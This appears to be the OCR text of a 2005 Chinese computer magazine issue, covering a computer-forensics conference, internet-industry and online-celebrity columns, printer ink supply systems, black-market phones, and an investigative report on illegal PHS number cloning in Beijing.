尽管取证技术有着强大的威力，可是在案件的整个司法过程中，能否将计算机取证得到的电子证据当作呈堂证供，却成为了技术人员和法律专家争相探讨的问题。这里，所谓的电子证据(Electronic Evidence)，就是在计算机及相关设备中反映犯罪者犯罪的信息。它们主要来源于操作系统的日志，局域网内的IDS(网络入侵检测系统)、防火墙、FTP、WWW和反病毒软件日志，系统的审计记录，网络监控流量，E-mail，Windows操作系统和数据库的临时文件或隐藏文件，历史记录或会话日志、实时聊天记录等等。而表现形式也是纷繁多样，综合了文本、图形、图像、动画、音频及视频等多种媒体信息。

从案件侦破角度来讲，取证技术人员认为计算机取证技术只是作为一种调查案件线索的有效手段，对侦破过程有着强有力的支持，但是这样的虚拟化线索却并不适合作为白纸黑字的证据承交法庭。

北京市公安局刑侦总队副总队长左 津博士向记者讲述了这样一个案例。2004年，公安部等14个部委开展的打击网络色情专项行动中，个别狡猾的犯罪嫌疑人拒不承认自己的犯罪事实，他们在经营色情网站的同时，在自己的电脑中安装后门程序，一旦东窗事发便狡辩说电脑是被别人控制了，而自己却并不知情。遇到这种情况，干警们一方面只能进一步探求技术层面上的突破，另一方面，也只能使用其他的辅助手段，将虚拟的线索转化为犯罪嫌疑人的笔录，证人的口供等其他间接证据。

国内相关的技术组织"安全焦点"的核心成员向记者证实，因为电子证据更多的时候以虚拟形态存在，那么就存在篡改、伪造，甚至是假冒的可能。

但是，法学精英却提出了 然不同的看法。中国电子学会计算机取证专家委员会的委员、中国人民大学法学院讲师刘品新博士说："'电子证据是新一代的证据之王'！这既是信息化时代的预言，亦是当代世界证据法领域面临的绝对挑战。现在，不仅美英等国出台了有关电子证据的法律制度，南非的《1983年计算机证据法》、菲律宾的《电子证据规则》也为不发达国家此方面的立法树立了很好的榜样。"他表示，其实很多一线人员担心计算机取证不能作为证据，是完全没有必要的。虽然中国关于电子证据的立法还处于起步阶段，也面临着与计算机取证相关的技术、方法和标准等方面的问题，但是由国外诸多法律、法规的可借鉴性来看，电子证据是完全可以作为真实有效的诉讼证据递交法庭，从而将罪犯绳之以法的。



图为某大案侦破过程中，技术侦察人员所用到的各种技术侦察设备，其中就有我们前面提到的电子数据取证专用机

刘博士强调："有一些案件只能依靠电子证据来作为决定性依据，比如交通警察通过自动违章检测仪对司机的违章行为进行拍照，以此作为证据来对司机施行处罚。再比如网络上的一些侵犯著作权、名誉权的案件，公安部门也只能提取当事人的网页作为证据，而不可能将它们转化成传统证据。为了适应这种变化，我们国家的有关法律法规也相应有所调整，比如去年颁布的《道路交通安全法》规定，电子警察拍摄的数据可以作为证据使用，这说明某些特殊领域已经出现了靠电子证据来定案的模式了。"

顽症二 "计算机取证"意识你也得有

就目前的案件侦破形式看，不同形态的犯罪活动的侦破过程都或多或少地运用到了计算机取证技术。

2004年5月30日下午5时许，某大队接刑警大队协查通报，近来在该市出现一伙4～5人组成的抢劫团伙，这个犯罪团伙多次佯装乘坐出租车，在出租车行驶到市内比较偏僻的场所时，暴力殴打出租车司机索要钱财，持刀将出租车司机捆绑，并将司机逼入汽车后备箱中，连人带车抛弃在市郊偏僻处。犯罪手段极其嚣张，严重影响了该市的社会治安秩序。负责侦破该案的干警回忆："现在越来越多的刑事案件需要计算机取证技术，因为很多调查的突破口就是通过犯罪嫌疑人爱好上网而获得的，从他们的QQ聊天记录、电子邮件，甚至是手机短信中，我们可以轻而易举的找到作案证据。另外，通过相关的侦察手段给判断在案发时间嫌疑人是否在犯罪现场提供了极大的便利条件，就像这个案件的侦破便是利用了这套系统。"

犯罪分子的生活方式依赖于计算机，更依赖于网络，这一方面给计算机取证工作带来便利条件，但另一方面对办案人员的要求也成倍地增加了，尤其是一线办案人

员的计算机取证意识 待加强。

自去年底开展的打击通过网络参与境外赌博活动的专项行动中，2004年12月20日晚，某地专项行动组经群众举报，抓捕嫌疑人12人，在场的30多台计算机也被办案人员带回了总部。但是，由于他们仍然沿袭传统的方法，尽管经过多次问供，嫌疑人却拒不承认其罪行或者避重就轻。眼看着批捕回来的犯罪嫌疑人就要因证据不足而 遥法外，民警却束手无策。就在这时，侦察人员抵达了专案组，他们立即应用计算机取证技术，很快便通过查找涉案计算机的上网历史记录、恢复了下注统计记录和相关涉案帐号（人员ID、银行帐号），将此团伙参与境外赌博的过程还原了出来。眼见铁证如山，嫌疑人终于供认不讳 。

说到这儿，计算机取证工作看似更像是和一线办案民警关系重大，其实不然，企业和个人同样需要增强计算机取证意识，甚至需要掌握一些基本的取证技术。建立了“全国网络警察培训基地”的厦门美亚柏科资讯科技有限公司代表胡力和先生，在大会上展示了“计算机取证”技术这一利器割下的种种网络毒瘤，但他也承认在一些案件的侦破中，受到不法侵害的企业或者个人如果有较强的计算机取证意识，很多证据是很容易被找到的。

比如前不久公安部打击的多个假银联、假网上银行等网站，便是通过“网络钓鱼”（Phishing技术）在互联网上非法谋取利益的行为，其实质就是用相似的网络域名、用户熟悉的使用界面等诱惑用户输入自己的银行卡密码。参与打击这些Phishing网站的侦察员透露说，点击了一些电子邮件里的链接是导致用户误访问这些网站的主要原因。这这里，我们提醒经常使用网上银行的读者，遇到不法侵害后，绝对不能关机，而应保留屏幕状态，并立即与网监或者110取得联系，为办案人员或者第一手资料做准备。



图为某网络赌博案件破获过程中，技术侦察人员利用计算机取证技术，还原出的赌博者访问的网站和下筹码的数量等信息

顽症三 “计算机取证”后劲儿不足

北京市公安局刑侦总队副总队长左 津博士在大会开幕词中强调：计算机取证学是法学、计算机科学和刑事侦查学的交叉学科。计算机取证技术的研究在我国刚刚起步，无论是立法还是技术的研究与发达国家相比还有很大的差距，电子证据取证困难的局面，已经严重阻碍了有关案件的侦破。

马家爵的被捕可以说使“计算机取证”技术成为江湖美谈而令罪犯不敢越雷池的定“网”神针，但和国外同行相比，我们的取证技术人员又何尝不想手提尖端设备，任何问题都可以借助计算机几秒钟得到分析结果呢？然而，我们的现状是软件和硬件都不同程度地依赖国外，本地研发机构相对分散，研发成果不能及时商业化……这些软肋都致使我们的取证工作后劲儿不足。

ENCASE和I2两大计算机取证软件可以称得上是IT江湖里的“倚天剑”和“屠龙刀”了，它们强大的数据恢复和海量数据分析功能，令手握兵刃之人独步武林而鲜有敌手。以I2为例，基于数据挖掘技术，它可以在十几秒的时间内分析出指定嫌疑人近期的活动规律、密切联系的人群并由此判断出嫌疑人下一步的动向。在国内某研究机构的负责人处，记者得到了这样一些信息：我们坚持独立自主地研究计算机取证技术，并把它作为一门独立的学科。这主要是基于信息安全的角度考虑，因为从国外引进一款这样的产品，却无法分析它的源代码，这样一来就根本无法获悉它是否存在盗取资料的“后门”了。很难想象如果将以亿计算的海量公民信息放在这样的软件里面，如果发生信息泄露，对我国的信息安全将会发生怎样的影响？

尽管如此，在软件研发方面，目前仅有包括清华大学、成都电子科技大学和公安部某研究所等几家技术实力较强的科研机构，在完成一些替代产品的研发。硬件设备方面，也只有相关研究机构如中国科学院、清华大学及北京大学相关专家在关注一些取证产品的课题，不过其主要性能和操作性都和国外产品有一些差距。在计算机取证人才培养方面，技术人才的专业素质远没达到取证工作的需要。鉴于此三点，目前的计算机犯罪取证工作多采用与技术实力较强的团体合作的方式。比如国内技术实力较强的“安全焦点”组织就曾为一些案件的侦破提供过有力的帮助。

2005年6月27日，为期两天的CFAT武林大会落幕了，各路英雄纷纷回营，继续着惩奸除恶，保民平安，决战网络江湖的事业。路漫漫其修远，国内信息安全的现状更增强了这些有志之士紧迫感和责任感。无论从技术的研究领域，还是从法律体系的确立完善，无论从产品开发层面，还是从增强安全意识的角度，“计算机取证”都必须有迎难而上的勇气和百折不回的精神，为探索安全技术、逐鹿安全市场、宣传安全理念，尽情施展才华，实现抱负。 CF [XW01]

我们都爱互联网

■南城

1994年，中国接入互联网，1995年，互联网开始商业化，2005年刚好是商用互联网在中国整整10年。所以搜狐公司主办2005中国互联网与新通信高峰论坛主题就叫做“十年轮回”。

新浪来了总编辑陈彤，网易干脆没有代表出席。论坛来的大腕没有几个，张朝阳、王志东是参会的最大的腕儿。王志东认为过去的网事可以“解密”了。从四通利方到新浪，再到现在的点击科技，王志东肯定是有很多往事的。由此可想，王志东和新浪分手的故事必定还有不少。

在致开幕辞时，张朝阳回想起1995年他提着一个箱子从美国回来，拉着自己的同学登录《花花公子》网站的往事。我第一次听说搜狐是在XX大学中文系的一个宿舍，那是2000年，他们在讨论新浪和搜狐，“看新闻上新浪”，我对这句话的印象很深。那时我只在263网站和西 胡同里转悠。263网站是我的信箱所在地，西 胡同有聊天室。一个星期没有几封信，而聊天有时则是通宵达旦的。263信箱收费后，我几乎没再上去看过，现在他们的收费邮箱服务做的很好。

在论坛上，有一个公司一再被提起，这个公司不是搜狐，不是新浪，也不是盛大，而是Google。Google被一再提起的背景是：在NASDQ，Google股票的价格已经超过300美元，它的总市值已经超过800亿美元，和微软、IBM、Intel、思科一起，成为IT业的旗舰。虽然市值不能代表一切，但市值可以说明很多。Google公司有很多天才，他们进入什么领域，很多人会担心，正如微软现在四处圈地，引起很多人的忧虑一样。

今年被认为是中国的“搜索年”。盛传百度公司7月将在纳市进行IPO。但百度的红旗到底能打多久，不少人正抱着幸灾乐祸的态度看。坊间传言，百度忙着上市是为了卖个好价钱，给投资商套到一大笔现金。在论坛举行的同一时间，新浪总裁兼CEO汪延在另一个地方发布新浪的搜索产品——“IASK”。不久，搜狐公司组织的“美女野兽登山队”进军西藏启孜峰，为“搜狗”进行推广。门户进军搜索市场，搜索巨头也想搞门户，资本总是流向可以产生最高利润的地方。

论坛的另一个关键词是“博客”。方兴东更是信誓旦旦要挑战门户。方兴东看起来像个文弱书生。对于BBS和博客的比较，方兴东认为做了一个形象的比喻：BBS是生产队模式，博客是包产到户。

和讯公司的CEO谢文这么回顾了10年：十年前是处男的，或者是貌似处男的比较多，现在是肾虚或者是看似肾虚比较多；过去十年是穿T恤、牛仔裤的比较多，现在是穿西装的比较多；十年前狂士比较多，但是十年以后猛女比较多——猛女最近到方兴东那了。

“我们都爱互联网”。 CF [DJ01]

健谈天下



大家好！最近网民都在关心一个网名是 蓉姐姐的女孩，不知道您是怎么想的，一个网络新星已然出现，难道是网民视觉疲劳了，拿一个相貌并不出众、身段也不十分 娜却敢为天下先的女子取乐？阿健虽不得不承认她逐渐从虚拟世界走向了现实世界，即将成为现实世界的明星。但 蓉姐姐的“艺术生涯”到底还能走多远？

早在2004年，被舆论称为“百变小胖”的小学生一夜之间因自己的照片被网友PS（流行语，指用Photoshop处理的过程）后，张贴在各大论坛，成为了红极一时的网络明星。事情发生后，我从相关渠道获悉，有不少的经纪公司找到了那位小学生的父母，不惜重金买下“百变小胖”那张可爱的小脸用于各种商品的形象代言。还好，为人父母者终于尽到了保护孩子健康成长的责任，拒绝经纪公司的炒作后，坚持要“百变小胖”继续读书深造。

然而，“百变小胖”的陨落并不是一个巧合。无独有偶，木子美“日记”的曝光让网民再次得到了消遣的机会。于是，据说又有经纪公司找到她。之所以她也没有成为大众明星，也许她代表的那种文化和目前文化的主流方向背道而驰吧。当初有商人替她惋惜，从商人的视角来看，木子美完全可以作为女士用品的形象代言人一炮走红，“百变小胖”更可以作为主流PS教材的案例形象脱颖而出。

好了，现在轮到了 蓉姐姐，情况有了很大变化。一方面， 蓉姐姐早已年满18，作为有民事行为能力的自然人，她有权利决定自己的发展方向；另一方面， 蓉姐姐所代表的是目前正在涌动着强烈的自我表现欲的年轻人，她的做法无异于年轻人纷纷崇尚的建立BLOG的行为，从某种程度上说，这正是目前网络文化的主流方向。具备了这两个造星的基本要素，我们是否就能断定 蓉姐姐的发展方向是一定会成为红极一时的明星呢？

非也，非也。网络明星和现实明星的最大区别就是来得快，去得也快。互联网上信息的传播方式是典型的链式反应，一则新闻上网，被转载、复用率高得惊人。然而，互联网的更新速度以秒来计，除非被版主置顶，否则一个火爆论坛里的帖子几十秒内就会被埋没在“贴海”之中，又有哪个话题能够经久不衰呢？如何在海量信息中找到一颗新星，以互联网速度将其捧红，并最终让他走进现实世界，将人们对他的关注转化成资本呢？这也许就是网络造星问题的关键所在。

如果您对这个话题感兴趣，不妨试着用自己的方式在互联网上造出一颗新星，说不定哪天就能进入网络星探的视野呢！

CF [DJ02]



40亿美元 经过1年的"牛刀小试",2004年全球手机铃音销售收入达到了40亿美元。手机铃音已经成为音乐出版商和唱片公司的一个颇有潜力的收入源。唱片公司正在发愁如何将习惯于从互联网免费获取音乐的年青一代揽为客户。

240万 这是一个值得中国网民警惕的数字!Gartner调查数据表明,从2003年到2004年间,约有超过240万的美国网民被"钓鱼网站"骗取钱财。今年初在国内出现的假银联网站就是其中一例。预防此类犯罪,首先要注意不要打开陌生人发来的电子邮件中的网站链接。

2% 这是一个有趣的数字。纽约时报的调查表明,人们在互联网上查阅的电子地图约有2%含有错误信息。在国内,习惯于通过电子地图了解未知地理环境信息的人们,还真得留一个心眼儿了。

80% 600个明星电话号码网上曝光刚过不久,记者连日来发现,在国内不少网站,竟有人公开叫卖全国各地企业老总的手机号码,其中包括近4万上海老板的手机号。出售者自称难以确定所有信息真伪,但强调所有资料都来自于工商注册登记信息,并称准确度达80%~95%。


1Gbps 就在国人还在愁3G无用武之地的时候,邻国日本已经开始偷偷测试4G网络了。资料显示,4G网络的带宽高达1Gbps,能够完成以1Gbps的速率实时传送音频视频信号。利用掌上终端远程办公,下载电影不再是遥不可及的事儿了。

冠 64位赛扬终结台式机32位时代



6月的最后一个星期,Intel发布了面向主流PC的64位芯片,使其在时间上领先了AMD一个月。Intel新款赛扬D 351芯片是赛扬D S775系列的"继承者",除64位计算技术外,这二种芯片几乎完全相同。新款赛扬芯片集成有256KB高速缓存、533MHz系统总线,时钟频率达到了3.20GHz,支持与Windows XP SP2相辅相成的硬件功能。Intel仍然重申,只有在支持64位计算技术的生态系统建立、客户对64位Pentium M有较高需求时,它才会转向生产面向笔记本电脑的64位芯片。

上榜理由:64位赛扬处理器的面市,标志着芯片制造业的领头羊Intel的64位台式机芯片生产线的布局完毕。业内专家指出,它的意义远大于AMD布局全线64位芯片。不过,Intel最后表态让分析家再次看到了它对64位的市场前景仍心存疑虑。它还在等什么呢?难道要人们都用上AMD Turion 64芯片的笔记本后才再次赶上来吗?




连续供墨真能降低

"连续供墨系统"是近些年来打印市场上的流行语。随着人们对数码照片打印需求的不断增加,彩色照片打印机对墨盒的消耗量也相应成倍地增加了。一个多色原装墨盒动辄三、四百元的天价,让普通消费者要么只能望洋兴叹,眼巴巴地看着自己的数码照片而不能与更多的人分享,要么只能寻求质优价廉的兼容墨盒。"连续供墨系统"的出现似乎让平民看到了家庭照片打印时代的曙光,然而事实真的如此吗?也许记者的暗访能给您提供一个借鉴。

价廉有原因

某品牌打印机公司市场部负责人张先生告诉记者,所谓的连续供墨系统实际上是一个极易注墨的外置兼容墨盒,这个墨盒有专用芯片、专用注墨口。"通俗地讲,就是给喷墨打印机的墨盒插上管子,通到放在墨盒旁边的大墨水瓶子里,这样,在喷墨打印机打印的时候,外置墨水瓶里的墨水就会源源不断地进入墨盒,就再也不用购买墨盒了,只需要购买瓶装的墨水就行了。有了这个装置后,打印机只要一套墨盒,以后如果想要添加墨水,只需拧开瓶罐直接灌入相对应的颜色就可以了。"

记者获悉,采用连供墨水系统后,打印机用户可以节省不少购买墨盒的费用。这种瓶装的墨水很便宜,可以使打印成本节省90%左右。然而,这90%成本的降低来之不易。



上图为连续供墨系统的两个组成部分

价廉物美难

为了探究这90%的成本是如何降低的,记者来到了北京某电子市场。某打印耗材柜台里摆卖了各种国内兼容墨盒厂商推出的"连续供墨系统",从数量上估计,这个柜台的出货量还是非常大的。记者从柜台经理处了解到,每天都会有至少几十套的出货量,而主要买家还都是以盈利为目的的商务输出用户,例如印务公司、广告公司等,而个人用户则很少光顾。这位经理特意强调,

黑手机"黑"掉三成市场 信产部拟严厉打击



苏宁华北区销售总监范志军透露，黑手机目前在整个手机的市场份额占到三分之一，销量在1500万台左右，销售额约300亿至500亿元，偷逃税总额约100亿元。在广州、深等地，各种走私、冒牌、拼装的黑手机泛滥。这些地区的市场内销售的黑手机没有入网证和3C认证，或采用假冒的入网证和3C证；闻所未闻的手机牌子超过30种；一款品牌手机有三个"克隆版"；两款功能近似的手机，差价达四五百元，通常翻新一部手机，可获超过机价一半的利润，有些甚至可达2000多元；改版一部水货手机，利润在400元至1000元之间，利润也远大于销售行货手机。在北京，也存在着大量黑手机，并形成了几个专门的交易地点，已经危害到正常的手机销售。


上榜理由：信产部已经责令有关部门进行严厉打击。不过形成这样的手机市场，而且规模不小，说明消费者有需求，有关部门下一步工作侧重是偏重疏导还是……

90%的打印成本？

■ 新闻采访部实习记者 张健 选题提供：杜女士（奖金100元）

连续供墨系统每一套才200元不到，打印量却相当于5套400多元的原装墨盒，这样一算，可不是节省了90%的打印成本吗。不过此时就下结论还为时尚早。

按照某品牌打印机代理商的指点，记者走访了某打印机维修中心。听说记者是询问连续供墨系统，维修工程师李先生显出了些许的无奈。"我们这边受理了大量用户反馈，把与连续供墨系统相关的信息汇总起来主要有这么几个方面：一是输出纸张图案偏色，颜色发暗；二是样张缺色，我们只好帮用户一次又一次地清洗喷头；三是有时打印品上有大墨滴出现，造成文稿报废，只能重新打印。不仅如此，用户有时甚至抱怨打印机下面有漏墨现象。但这些都不是打印机自身的问题，应属连续供墨系统的问题。"如果把打印机的维修成本都计算在内的话，恐怕商家承诺的90%的成本下降水分很大。



输送墨水的长管道直接导致打印机盖不能关闭

市场需求如何满足？

如今，打印机厂商不遗余力地向消费者灌输"数码照片打印时代已经到来"，但却不能从控制打印成本等问题上解决消费者的后顾之忧。虽然爱普生在推出EPSON ME系列打印机的时候已经将用户的打印成本考虑在内，但至今也未看到有更多的厂商在这方面走得更远。既然"连续供墨系统"的市场需求巨大，既然原装打印机厂商不愿让用户体验超值消费的感受，此重担就当仁不让地落在了国内兼容耗材企业身上。

据记者了解，天威等名牌企业在连续供墨系统的研发上面花费了很大力气，源于很多原装打印耗材产品存在国外企业巧妙利用专利排挤竞争者的情况。"如果想进入这一领域，我们的墨盒就必须符合某种特定的规范，否则根本无法与打印机匹配，就更谈不上帮用户节约成本了。"某兼容耗材企业负责人透露。

然而，消费者对打印机外形美观的要求也对这些企业提出了新的挑战。在中关村，记者注意到很多消费者都会在连续供墨系统的柜台边驻足，却总是对那些看似为打印机输液一样的供墨管指指点点。据了解，通过长管道输送墨水，很容易有空气进入产生气泡，看来消费者的担心也不无道理。

CF [XW02]

AOpen Mini

提到Mini PC，你一定会想到Apple上半年推出的Mac Mini。如果Intel平台上也出现了类似的"小可爱"，你会不会心动呢？建碁(AOpen) Mini PC就是这样一款产品，它可是基于Intel Pentium M平台的。



视频搜索

Google日前推出了它的视频搜索服务，利用这项服务，用户用关键字即可搜索到许多组织的视频数据库索引以及网友上载的视频文件。据悉，用户需要下载一个Google视频观看器的软件才能够观看完整的视频。

你中有我

中国移动和中国联通终于握手言和了。从7月1日起停止销售所有含有"网内网外差别定价"的各类资费及套餐类产品。这也从一个侧面反映了移动运营商的竞争从过去的"针尖对麦芒"，变为更多的是竞合方式。

笔记本电视卡

笔记本收看电视一直是困扰用户的难题。除了购买集成电视卡功能的高端本本外，Lifeview公司给了用户一个新选择。Lifeview即将推出一款数码小精灵，成为目前让笔记本具备收视数码电视节目功能的数码电视卡中，体积重量最为迷你的一款产品。

流氓软件


在北京市网络行业协会日前召开的一次研讨会上，"流氓软件"遭到专家们的一致声讨。他们指出，这些不良程序未经用户许可潜伏在电脑中，无自带卸载程序，即使强行删除仍能自动生成，属于典型的流氓行径。广告程序会强迫用户阅读广告信息，间谍软件搜集敏感信息向外发送，严重侵犯了用户的选择权、知情权和隐私。 CF [XW03]



本期报料者各获奖金100元
报料信箱:viewpoint@cfan.com.cn

小灵通地下烧号 暗藏几多陷阱

■ 新闻采访部实习记者 刘修兵



阿健：

您好！

我就是想问问低价小灵通能不能买？因为身边很多朋友在用这些，不过也有用了一段时间不能用的，找到卖主，人家说烧号的都这样。烧号是怎么回事儿啊？

北京 翟先生

近日，有读者打电话向本刊记者咨询，北京市一些小灵通代售点打出了“小灵通上号，附送300元话费”、“小灵通包月号”等广告，很多用户对这些服务很有兴趣，但又担心上当，不知道这样的小灵通能不能够买。因此，我们对北京地区小灵通销售比较集中的公主坟、西直门、中关村等地区进行了调查，发现其中暗藏许多问题。

小灵通地下烧号别有玄机

在西直门南小街的通讯器材市场短短五十米左右的街道两旁，密密麻麻地挤满了小店铺，几乎每一家店铺门口都有“小灵通上号，送300元话费”、“小灵通解锁上号”等招牌。

记者随意走进一家店子。看到有人进来，店主马上过来搭 。记者表示自己有一部外地小灵通，想选个号码入本地网，不知道能不能办？对方一听，并不立即回答，而是上下打量记者，然后反问：“机器带了吗？能不能办，要看是哪儿的小灵通和具体型号。”记者指着柜台里一款小灵通说，“就是这种机器，石家庄的。不知道能不能用，就没随身带着，今天先过来问问。”对方小心翼翼地问：“在北京上学？”在得到记者肯定的答复后，店主这才“吐口”说道，“下次你带着小灵通来，5分钟就给你‘烧’个新号。”当问及“烧号”费用时，店主回答，“120元起价，还赠送300元话费。”店主还向记者推荐更为“划算”的北京网通早已停办的包月号：“你上这个号，以后买17908卡打长途电话，相当于一毛二一分钟”。

在记者走访的几家店里，情况大同小异。烧号服务的报价从120元到150元不等。据店主解释，现在可烧的号码越来越少，而且风险也比较大，所以没有让利可谈。其中一个店主向记者表示，虽然价格不能优惠，但是质量绝对可以放心，从他的柜台烧号肯定都是空白区段的，保证能正常使用。如果过几天有重号或被网通公司停号，可进行多次烧号，直至得到一个新的不重复的号码为止。

几经努力，记者找到了一位知情者，一家从事小灵通代理店铺的老板李先生。李先生向记者详细介绍了小灵通烧号的来龙去脉。


“技术其实很简单。”李先生向记者介绍，“他们是从广东一带弄来一种叫‘数据线写码器’的东西。烧号操作时只需要把小灵通拆开，通过数据线接入电脑，通过专门的软件，只用几分钟的时间就能把原号烧成新号码。”据介绍，一台数据线写码器在南方几百块钱就能买到，烧几个号就能收回购买写码器的成本。另外，据说一些知名网站就在公开叫卖小灵通“烧号机”。记者上网看到，这些网站的网页上果然有“全能小灵通解码器”出售，每套售价从250元至500元不等，能够轻松“写号、解码、写码、改频”，还能兼容数十款小灵通机型。

此外，通过一种专门的软件还可以轻松地完成PSID（类似手机的身份证）的复制，一个号码可以在几个小灵通上使用，复制后的号码可以盗打原机主的电话，对于一些包月号用户来说，多产生的费用将由运营商买单，而与原机主无关。这就是所谓的“盗号”。

李先生还介绍：为了安全和少惹麻烦，他



记者偷拍的烧号连接线



数据传输线1



数据传输线2



数据传输线3



北京西直门附近的烧号店

们烧制的号码主要是以前推出的小灵通包月号码和未投入使用的新号段。而且，对前来询问的顾客，一般不直接回答"能"或者"不能"，而先说要看看小灵通的型号，这只是店主试探顾客是不是真要"烧号"。

记者还注意到有些小灵通代理点在出售所谓的日韩进口的彩屏、带摄像头的小灵通，店主承诺可以改频烧号使用，当记者向李先生求证此事，他表示："那些都是骗人的，根本就不能使用。"

地下烧号损害多方利益

据了解，从小灵通进入北京市场，"烧号"、"盗号"的行为就没有间断过。由于大批"盗号"瞄准北京网通因促销推出的大批包月小灵通号，即使被盗号，小灵通合法用户也浑然不觉，更加重了"盗号"的猖 。

记者在了解到这些情况后，以普通消费者的身份致电"10060"北京网通小灵通业务咨询电话，询问了关于小灵通"烧号"的有关情况。工号3204的工作人员告诉记者，包月的小灵通号早已在去年的5月18日停止办理，网通公司现在没有推出新的类似的优惠活动，市面上销售的包月小灵通号，与网通公司无关。同时，网通公司也没有授权任何代理点开展带机入网上号的业务，用户如需上号，必须携带小灵通到北京网通的营业厅办理。


随后，记者采访了北京市网通相关人员。据介绍，小灵通地下烧号现象，在北京存在了一段时间，这种现象，给普通消费者、电信运营商都带来了很大的危害。

现在这些地下烧号的行为，都是个别商家的不法牟利手段，这些地下烧号店提供的号码虽然短期内可能有效，因为这些号码多数是利用网通公司的一些空白区段号码，而所谓赠送的300元话费，其实是借用网通的正常促销活动时激活号码附送的，其实是毫无保证的，因为那些未激活的空白号段随时都有被网通发觉并查封的危险，目前网通公司已经开始着手打击这类盗用空白号段的行为。

盗号现象也是非常严重的一个问题。据了解，现在不少烧号店会推荐用户烧成小灵通包月用户的号码，因为是包月，所以被盗打的用户从费用上不会增加太多而被发觉。更为严重的是，盗号往往导致一号多机，容易造成错接、错听电话，甚至导致泄露国家或商业秘密。现在网通公司也已经发现了类似的现象，对于那些同一号码在同一时间或很短的时间间隔出现在不同的区域的小灵通，网通部门通过网络监测到后，会将非机主的号码删除。

对电信运营商来说，地下烧号也造成了巨大的损失。小灵通烧号原本只能在网通的有关部门才能进行，这样做也是为了保证小灵通的一机一号的惟一性和合法性。小灵通上号的收入本应属于网通公司的营运收入，现被地下烧号店主所非法占有。此外，包月号被大量复制和盗用，也大大增加了电信部门的运营成本，而收入却并没有增加。

这位人员介绍，如果是机主随意"烧号"，一号多用，显然是违反了小灵通的入网协议，属于非法行为。同时，按照国家信息产业部的有关规定，小灵通目前仅属无线市话业务，不允许出现外地小灵通在北京"烧号"入网等"变相漫游"，可是这些问题都由于地下烧号现象的存在而难以控制。此外，小灵通地下烧号的存在，还会带来用户恶意欠费、循环入网和被盗小灵通、"水货"入市等新问题。但是由于据点分散、又没有相关法规和处罚办法，电信部门一时也很难有解决办法。


烧号器的解码芯片

机卡分离有望终结地下烧号

"目前我们只能呼吁市民到正规电信营业厅购买小灵通，不要光顾无证小店。如发现'烧号'、'盗号'等不法现象，及时向电信、工商部门举报。但对于小灵通器材市场的监管，我们无能为力。"这位工作人员说。"根治'烧号'、'盗号'现象的最终解决办法是机卡分离 。"

有专家指出，小灵通之所以频频串号，还是缘于"机卡一体"的设置，小灵通目前的机卡合一，让不法商家钻了空子，随着机卡分离小灵通的上市，利用"烧号"盗打电话的情况将逐渐消失。

